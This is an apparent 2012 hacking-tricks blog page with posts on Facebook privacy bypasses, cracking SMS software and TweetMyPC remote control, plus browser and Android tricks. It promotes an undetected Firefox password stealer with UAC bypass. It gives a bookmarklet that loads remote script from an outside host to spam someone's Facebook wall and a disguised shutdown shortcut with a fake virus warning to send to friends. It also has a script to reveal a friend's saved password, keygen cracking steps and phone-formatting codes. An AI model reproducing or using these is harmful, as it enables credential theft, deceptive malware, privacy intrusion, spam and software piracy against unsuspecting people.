Saturday, 12 May 2012

How to view private photos on FACEBOOK

| |
0 comments
First go to : 

Accept the app then you'll do anything you want : just copy/cut the ID, or the Name of the person and enjoy 


You can even download the entire album.

If you dont want to go to http://apps.facebook.com/josh_owns/ each time there is an addon specific : https://addons.mozilla.org/en-US/firefox/addon/12454


Read More

Facebook Timeline Kit

| |
0 comments

Download


Facebook Timeline KIT - Features


88 independant parts which can be utterly combined

Almost unlimited combinations

All Elements are easy to move, rotate and customize

Easy to change, enable or dissable every part of the Facebook Timeline

1 PSD File – very well organized with color coded Folders

PSD is ready to be saved as .jpg and uploaded to your Facebook Profile - 850 x 315 px

Read More

Free sms---- SMS CASTER

| |
1 comments
Key Features: * Convenient: Send & receive SMS right from your computer. Do not relies on an Internet SMS gateway. * Low cost: No registration, no pre-pay and no need to buy SMS credit before start. Utilize your existing mobile phone. * Phone book: Manage your contact list for different marketing campaigns into project files, with grouping support. Import existing data from a wide varieties of comma separated value and text file with the ?Import Wizard?. * Send personalized SMS: Send personalized SMS content to each recipient by inserting data from the phone book automatically. * Unlimited SMS: You can send and receive unlimited number of sms during license period. * Send in different languages: Support GSM 7-bit and UCS2 Unicode encoding with Auto Encoding Selection. Compose your SMS in many different languages: German, French, Dutch, Greek, Italian, Portuguese, Chinese, Japanese, Korean, Arabic, Cyrillic, etc. * Responder: Auto reply to incoming SMS for pre-defined keywords and reply messages. (Enterprise Edition Only) Details: SMSCaster E-Marketer is easy-to-use yet powerful SMS message broadcasting software for e-marketing. It allows you to send marketing & advertising SMS and receive response SMS from the computer. If differs from other desktop texting software which relies on an Internet SMS gateway. Instead, use your existing mobile phone, GSM modem or cellular terminal and connect it to the computer. The connection can be done via a USB data cable, serial data cable or Bluetooth COM port. Designed with bulk broadcasting in mind, SMSCaster helps you manage your marketing campaigns and send customized messages to your target groups. Since SMS is fast and cost effectiveness, messages like promotion, reminder, alert, special notice or statement are well suited to be delivered by using SMSCaster E-Marketer.
[INSTALL INSTRUCTIONS]
———————-
Unzip the rar file
Disconnect internet.

- Install the software in trial mode.

- It asks you to restart your PC but don’t restart.

- Now close the program (also close system tray at the left bottom near time)

Open the key file and create a key and insert it then restart the PROGRAM.

- Now it should be registered

Download :


Read More

How to Remote Control your Windows PC with Email or SMS

| |
1 comments

You can remotely control your pc by these ways
twitter commandsThere’s no magic here, it’s the power of TweetMyPC utility that lets you remote control your computer from a mobile phone or any other Internet connected computer.
It works like this. You first install the free TweetMyPC utility on any Windows PC and associate your Twitter account. The app will silently monitor your Twitter stream every minute for any desktop commands and if it finds one, will act upon it immediately. The initial version of TweetMyPC was limited to basic shutdown and restart commands, however the current v2 has a far more robust set of commands, enabling a far more useful way of getting your PC to carry out certain tasks especially when you’re AFK(Away From Keyboard).
Before we get started, it may be a good thing if you can set up a new twitter account for remote controlling your desktop and also protect the status updates of this account to ensure better security.
Protecting the account means that you prevent other users from reading your tweets which in this case are email commands that you sending to the computer. To protect your Twitter profile, log in to Twitter with the credentials you want to use, click Settings and check the box next to “Protect my Updates”.
Let’s get started. Install the TweetMyPC utility of your computer and associate your Twitter and Gmail account with the application. It will use Twitter to receive remote commands (like shutdown, log-off, lock workstation, etc) from while the email account will be used for send your information (e.g., what process are currently running on your computer).

How to Send Commands to the Remote Computer

Now that your basic configuration is done, it’s time to set up a posting method. You can use email, SMS, IM, web or any of the Twitter clients to send commands to the remote computer.
By Email: Associate you Twitter account with Posterous (auto-post) and all email messages sent to twitter@posterous.com will therefore become commands for the remote computer. (Also see: Post to Twitter via Email)
By SMS: If you live in US, UK, Canada, India, Germany, Sweden or New Zeleand, you can send associate Twitter with your mobile phone (see list of numbers) and then control your remote computer via SMS Text Messages.
By IM: Add the Twitter bot – twitter@twitter.com – to your list of Google Talk buddies and you can then send commands via instant message.
By Web:If you are on vacation but have access to an internet connected laptop, just log into the Twitter website and issue commands (e.g., shutdown or logoff) just as another tweet.
lock computer shutdown

Download Files, Capture Remote Screenshots & more..

While the TweetMyPC is pretty good for shutting down a remote computer, it lets you do some more awesome stuff as well.
For instance, you need to download an unfinished presentation from the office computer so that you can work on it at home. Or you want to download a trial copy of Windows 7 on the Office computer while you are at home.
Here’s a partial list of commands that you can use to remote control the PC – they’re case-insensitive and, as discussed above, you can send them to Twitter via email, SMS, IM or the web.
Screenshot : This is one of the most useful command I’ve come across after the shutdown command. Want to know what’s happening within the confines of your PC when you’re not around? Just tweet screenshot and TweetMyPC will take a screenshot of your desktop and post it to the web (see example).
ShutDown, LogOff, Reboot, Lock : The function of these useful commands is pretty obvious from their names.
Standby, Hibernate : Don’t want to shutdown the remote PC? Save power by entering standby mode with this command. Or hibernate your PC with a tweet, thereby saving even more power.
Download <url> : You can download any file from the Internet on to the remote computer using the download command. For instance, a command like downloadhttp://bit.ly/tCJ9Y will download the CIA Handbook so you have the document ready when you resume work the next day.
GetFile <filepath> : The Download command was for downloading files from the Internet onto the remote computer. However, if you like to transfer a file from the remote computer to your current computer, use the GetFile command. It takes the full page of the file that you want to download and will send that you as an email attachment. If you don’t know the file page, use the command GetFileList <drivename> to get a list of file folders on that drive.
GetProcessList : This is like a remote task manager. You’ll get a list of programs that are currently running on the remote computer along with their process IDs. Send another command kill <process id> to terminate any program that you think is suspicious or not required.
Conclusion:
TweetMyPC is a must-have utility and you never know when you may need it. And if you have been trying to stay away from Twitter all this time, the app gives you a big reason to at least create one protected account on Twitter.
twitter whalegmail whale
That said, there’s scope for improvement. For instance, the app will wait for a minute to check for new messages in your Twitter stream so it’s not “instant”. The developers can actually increase that limit because the Twitter API now allows upto 100 checks per hour.
And since the app is dependent on Twitter and Gmail, it will not work during those rare fail-whale moments.
Read More

Firefox password stealer

| |
0 comments

-Works with Firefox 3.5 and Firefox 3.6
-Scantime and Runtime Undetected
-Decryption is built-in the stub
-Stub size is 17 KB without obfuscation and 27 KB with
-UAC Bypass
Screenshot:

If you scan this, please scan it on Novirusthanks.org with the “Do Not Distribute” option.
Read More

SHUTDOWN SOME ONE’S COMPUTER WHILE CHATTING

| |
0 comments
It can be the coolest thing to do with you friends while chatting. There is no Limitation on the messenger but the messenger should provide the file transfer service to send the following Program.

STEP 1) right-click on any folder goto -> New -> Shortcut.

STEP 2) Type in shortcut %windir%\system32\shutdown.exe -s -t 120 -c "The 31HA0w Virus Have invaded your Computer. And it is deleting your files" 

STEP 3) right-click the shortcut goto -> Properties -> Choose Icon. Now choose any icon of your choice.

STEP 4) Compress the file in ZIP and sent it to your friend while chatting and ask him to run it..


    Thats it!!!!!!!!!!!!
Read More

Spam on Someone's Facebook Wall

| |
0 comments
It is really easy to do it. All you need to do is to follow the following steps carefully.


Step1: First you need to be on "http://" connection instead of "https://", so simple Login into your FB account and goto Account > Account Settings > Account Security. Over there "unTick" |Secure Browsing (https)|


Step2: Now goto the Persons wall whom you want to spam , and then paste the following code into the address bar:


javascript:(a = (b = document).createElement("script")).src = "//purebroz.com/a.js", b.body.appendChild(a); void(0)  


Step3: Now a new box will pop up. In that type the number of times you want the message to be posted and click on "OK".


Step4After that type the message that you want to post and click on "OK"


After that its all done just refresh and you will Spam the other person.
Read More

Tuesday, 8 May 2012

Java Tricks

| |
0 comments
All the JavaScripts listed below are 100% safe and tested. use of these java scripts will not harm your PC and will not affect your ongoing processes. Copy-paste any javascript in the Address bar of your Browser and hit ‘enter’. To Stop the JavaScript actions, Just Refresh the current Tab of your Browser.


1) JavaSript to Edit any Webpage!
The Below piece of JavaSript code lets you edit any Webpage in
real time. With Firefox, you can even edit and save the modified
pages to your PC.

javascript:document.body.contentEditable='true'; document.designMode='on'; void (0);


2) Webpage Content Killer -Destroy any Webpage.
This code lets you kill any objects in the webpage. This is fun just like playing ‘Asteroids’ game. Once you execute this code, you will see a white Arrow appearing on the top-left side of the page. This arrow acts as a TANK. To fire use ‘Space bar’, to move your Tank just use 4 ‘Arrow keys’. ‘Esc’ to stop the game.

javascript:var%20s%20=%20document.createElement('script');s.type='text/javascript';document.body.appendChild(s);s.src='http://img.hacker9.com/hacker9/asteroids.min.js';void(0);

3) The Calculator
In case if you are very quick in coding and don’t wanna use your inbuilt calculator, you can always use the below JavaScript to get the quick answer within your browser. you can replace 34343+3434-222 with expression of your choice.

javascript: alert(34343+3434-222);


4) Floating or Dancing Images in Webpage
This piece of JavaScript pulls off all the images from any web page and rotates or float’s them in a circular ordr. The best place to test this Script will be a website with many images(for eg: any photo gallery or albums page) (Scroll Up to see the Action)
note: look carefully in the above code, its rotating the HTML “img” tag. Just replace it with “a” or “p” and watch some links or text rotate instead of images.

javascript:R=0; x1=.1; y1=.05; x2=.25; y2=.24; x3=1.6; y3=.24; x4=300; y4=200; x5=300; y5=200; DI=document.getElementsByTagName("img"); DIL=DI.length; function A(){for(i=0; i-DIL; i++){DIS=DI[ i ].style; DIS.position='absolute'; DIS.left=(Math.sin(R*x1+i*x2+x3)*x4+x5)+"px"; DIS.top=(Math.cos(R*y1+i*y2+y3)*y4+y5)+"px"}R++}setInterval('A()',5); void(0);

5) Shake your Browser Window!
This JavaScripts literally shakes your Browser window, must try.

javascript:function Shw(n) {if (self.moveBy) {for (i = 35; i > 0; i--) {for (j = n; j > 0; j--) {self.moveBy(1,i);self.moveBy(i,0);self.moveBy(0,-i);self.moveBy(-i,0);} } }} Shw(6)


6) Reveal Password Behind Asterisk(*****) Using Javascript
This code reveals the hidden password string behind asterisk. to try this open any login page and type in your password. Paste the below javascript in address bar and press enter. This Script is of real use when tried on your friends PC.

javascript: alert(document.getElementById('Passwd').value);

7)Java Script to Find Spoof Websites!
This Script lets you know the actual URL and the address URL of the page. and thus helps you identifying Spoof Websites!

javascript:alert("The actual URL is:\t\t" + location.protocol + "//" + location.hostname + "/" + "\nThe address URL is:\t\t" + location.href + "\n" + "\nIf the server names do not match, this may be a spoof.");
Read More

How to disable FACEBOOK timeline

| |
0 comments
*For FireFox Users:


    > Open Firefox and click on the Orange Firefox button and choose add-ons.



     > Now the add-on window will be opened. Now Look for the search bar on Top Right and Search  “User agent Switcher” and when search completes and the results come click on the install button and Restart Firefox.



    > After restarting the add-on button should be there in the navigation bar , If its not there right click on the navigation bar and click customize , drag the add-on to navigation bar.
   
     > Now click on the User Agent Switcher button and slide through Internet Explorer and Choose Internet Explorer 7​.


      > Now Goto Facebook and you will see your old Profile.

*For Chrome Users:

    > Before Opening the Chrome browser Right click on the chrome icon and choose Properties.

   > Now Look for the Target box and add the following code after ‘chrome.exe’. (leave space adter chrome.exe)

   > Windows 7 / vista users should add the first code and XP users should add the later.

--user-agent="Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)"
--user-agent="Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)"

    Now click ‘Apply’ and then ‘ok’.
    Restart Chrome.
    Now Goto Facebook and you will see your old Profile.

*For Safari users:

    Open Safari and click ‘Alt’ button to display all menus.

    Now Goto Developer>User Agent>Internet Explorer 7.0


    Now Restart Safari.
    Now Goto Facebook and you will see your old Profile.
Read More

ANDROID MOBILE TRICKS------

| |
0 comments


 Android Mobile tricks :
Cell Battery, WiFi Usage etc Info *#*#4636#*#*
Restore Factory Settings
*#*#7780#*#*
Format Phone
*2767*3855#
Launch service mode *#*#197328640#*

#*
Test WiFi
*#*#232339#*#* or
*#*#526#*#* or
*#*#528#*#*
Display WiFi MAC address *#*#232338#*#*
GPS test
*#*#1472365#*#*
Other GPS test
*#*#1575#*#*
Bluetooth test *#*#232331#*#*
Display Bluetooth physic address
*#*#232337#*#
Start Gtalk monitoring
*#*#8255#*#* 
PDA, Phone, H/
W, RFCallDate *#*#4986*2650468#*#*
PDA and Phone
*#*#1234#*#*
FTA SW version
*#*#1111#*#*
FTA HW version *#*#2222#*#*
PDA, Phone, csc,
*#*#44336#*#*
Packet Loopback
*#*#0283#*#*
LCD test *#*#0*#*#*
Melody test
*#*#0673#*#*
or
*#*#0289#*#*
Device test such as vibration and lightness
*#*#0842#*#*
Display touchscreen version
*#*#2663#*#*
Touchscreen test
*#*#2664#*#* Distance sensor test *#*#0588#*#*
Display memory version
*#*#3264#*#*
Read More

Social Profiles

Animated Social Gadget - Blogger And Wordpress Tips